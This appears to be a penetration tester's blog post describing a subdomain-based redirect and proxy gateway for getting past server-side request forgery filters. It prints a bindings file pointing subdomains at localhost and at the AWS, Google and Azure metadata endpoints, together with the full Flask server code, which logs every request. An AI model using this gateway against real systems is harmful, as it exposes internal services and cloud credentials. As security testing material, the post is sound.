Bypassing SSRF Filters Using A Dynamic Subdomain Powered Gateway
By Rutger on (Updated: )
Sometimes when testing a web application, you may get pretty confident about a possible SSRF vulnerability. Just to recap what this entails:
Server‑Side Request Forgery (SSRF) is a vulnerability where an attacker tricks a server into making HTTP requests to unintended destinations, potentially exposing internal services or bypassing defenses.
In cloud environments, a common method of proving impact is by fetching one of the cloud metadata enpoints behind 169.254.169.254.
In other scenarios, you may want to access localhost or 127.0.0.1.
These resources are often blacklisted and thus unreachable. A common bypass is hiding the actual target behind a redirector endpoint.
These redirectors often work by receiving the target endpoint as a query string parameter and redirecting to the requested endpoint, effectively functioning as an open redirect.
For example, this would look like this:
https://fake.pampuna.nl/?r=http://127.0.0.1
This approach works fine, but in my opinion, does have some downsides:
- An open redirect can be used by anyone for any purpose .
- In the SSRF injection point, control over the path and query string are needed.
- These urls get lengthy.
While doing some research with my colleague Bob, he mentioned that fbi.com resolves to 127.0.0.1:

Okay, cool and weird, right? But also, a very handy trick! I figured instead of configuring multiple records with my DNS provider, this could be implemented in a pretty straightforward script. As an experiment, I’ve set up a redirector with a slightly different approach by using subdomains. In a predefined list, I can define any subdomain I want, for example:
{
    "localhost": { "target": "http://127.0.0.1", "redirect": 302, "keep_path": true, "proxy": false },
    "aws": { "target": "http://169.254.169.254/latest/meta-data/", "redirect": 302, "keep_path": false, "proxy": false },
    "google": { "target": "http://169.254.169.254/computeMetadata/v1/instance/", "redirect": 302, "keep_path": false, "proxy": false },
    "azure": { "target": "http://169.254.169.254/metadata/versions", "redirect": 302, "keep_path": false, "proxy": false },
    "proxy-example-iss": { "target": "http://api.open-notify.org/iss-now.json", "redirect": null, "keep_path": false, "proxy": true }
}
So if you were to apply this to the previously used example, it would look like this:
https://localhost.pampuna.nl
The main benefits of this setup:
- No open redirect.
- No path requirement, it can be used for injection.
- A short source URL, depending on your domain of course.
- Only a wildcard A-record and certificate are registered, keeping the actual bindings private.
The biggest downside I can think of is its static nature. It not being an open redirect means I have to register every redirect in my JSON file.
However, because of the custom server I was also able to add a simple proxy. If the proxy property is active in the bindings file, the server will fetch the target page and respond its content to the requestor. Headers and the request body are logged and forwarded, this may offer some extra flexibility. For example:

Challenges
During the implementation I faced two main challenges:
DNS provider
For this to work your DNS provider must offer support a wildcard A-record. I had to find a new registrar to test my setup with a test domain.
Generating the certificate
I didn’t want to add too much complexity in the code for a wildcard certificate. I chose the easiest option, which came down to using certbot and adding TXT records for the ACME challenge.

While this can certainly be improved or even automated, the script only has to generate a new certificate when there’s no certificate or it is expired.
The Gateway
The core of the gateway is a Flask app. Simply put, it does the following:
- Load and parse the redirects file.
- Wait for any incoming request.
- Log incoming request data like the headers.
- Try to find a target based on the incoming subdomain.
- Redirect or proxy the request, including the source path if configured.
import json, os, re, logging, requests, urllib.parse
from flask import Flask, request, Response, redirect, abort

app = Flask(__name__)
APP_DIR = os.path.dirname(__file__)
SUBDOMAIN_REGEX = re.compile(r'^[a-z0-9-]+$')
DOMAIN = "${DOMAIN}".lower()
app.config['SERVER_NAME'] = DOMAIN
logging.basicConfig(level=logging.INFO)
# Load and parse the bindings file
try:
    with open(os.path.join(APP_DIR, "bindings.json")) as f:
        bindings_map = json.load(f)
except Exception as e:
    bindings_map = {}
    print(f"Failed to load bindings.json: {e}")

@app.before_request
def log_request_info():
    # Before deciding if a request should be handled, log everything. May come in handy later.
    forwarded_for = request.headers.get('X-Forwarded-For', '')
    remote_addr = request.remote_addr
    client_ip = forwarded_for.split(',')[0].strip() if forwarded_for else remote_addr
    logging.info("[Client IP]: %s", client_ip)
    logging.info("[Request Method]: %s", request.method)
    logging.info("[Request Path]: %s", request.path)
    logging.info("[Query String]: %s", request.query_string.decode())
    logging.info("[Headers]: %s", dict(request.headers))
    logging.info("[Body]: %s", request.get_data(as_text=True))

@app.route('/', defaults={'path': ''})
@app.route('/<path:path>')
def index(path):
    host = request.host.lower()
    # This should not happen
    if not host.endswith(DOMAIN):
        return abort(404, "reason=0")
    # Disallow weird subdomains
    sub = host[:-len(DOMAIN)].rstrip('.')
    if not sub or not SUBDOMAIN_REGEX.match(sub):
        return abort(404, "reason=1")
    # Try to get the subdomain from known bindings
    mapping = bindings_map.get(sub)
    if mapping:
        (target, redirect_status_code, keep_path, proxy) = mapping.values()
        # Keep path if applicable
        if keep_path and path:
            target = urllib.parse.urljoin(target, path)
        if redirect_status_code and not proxy:
            # If a redirect status is defined and proxy is false, redirect away
            return redirect(target, code=redirect_status_code)
        elif proxy:
            # If proxy is true, fetch target and return it
            headers = {key: value for key, value in request.headers if key.lower() != 'host'}
            try:
                resp = requests.request(
                    method=request.method, url=target, headers=headers, data=request.get_data(),
                    cookies=request.cookies, allow_redirects=False, params=request.args
                )
                excluded_headers = ['content-encoding', 'content-length', 'transfer-encoding', 'connection']
                response_headers = [(name, value) for name, value in resp.raw.headers.items() if name.lower() not in excluded_headers]
                return Response(resp.content, resp.status_code, response_headers)
            except requests.RequestException:
                return abort(502)
    return abort(404, "reason=2")

if __name__ == '__main__':
    app.run()
Every incoming request gets logged by the log_request_info. So for example, when I include a dummy header in a curl request to the gateway:

I can later review this in my server logging:

Setting Up The Server
Setting up actual server takes a few more steps. To host a simple server I’ve used the following components:
- Nginx: The web server.
- Certbot: Used for letsencrypt wildcard certificate creation.
- Python venv, flask, requests and gunicorn: Handling the redirects and proxying.
The above Python script contains all core functionality, but I’ve wrapped it in a (quick and dirty) bash script for easy deployment. It can be found in this repository. If you want to try it, keep the included diclaimer in mind. At the moment, this is a proof of concept pentesting tool and not a production ready redirector service.
I personally do like using it though, and at a later point may implement new features. Do you have any suggestions? Let me know!
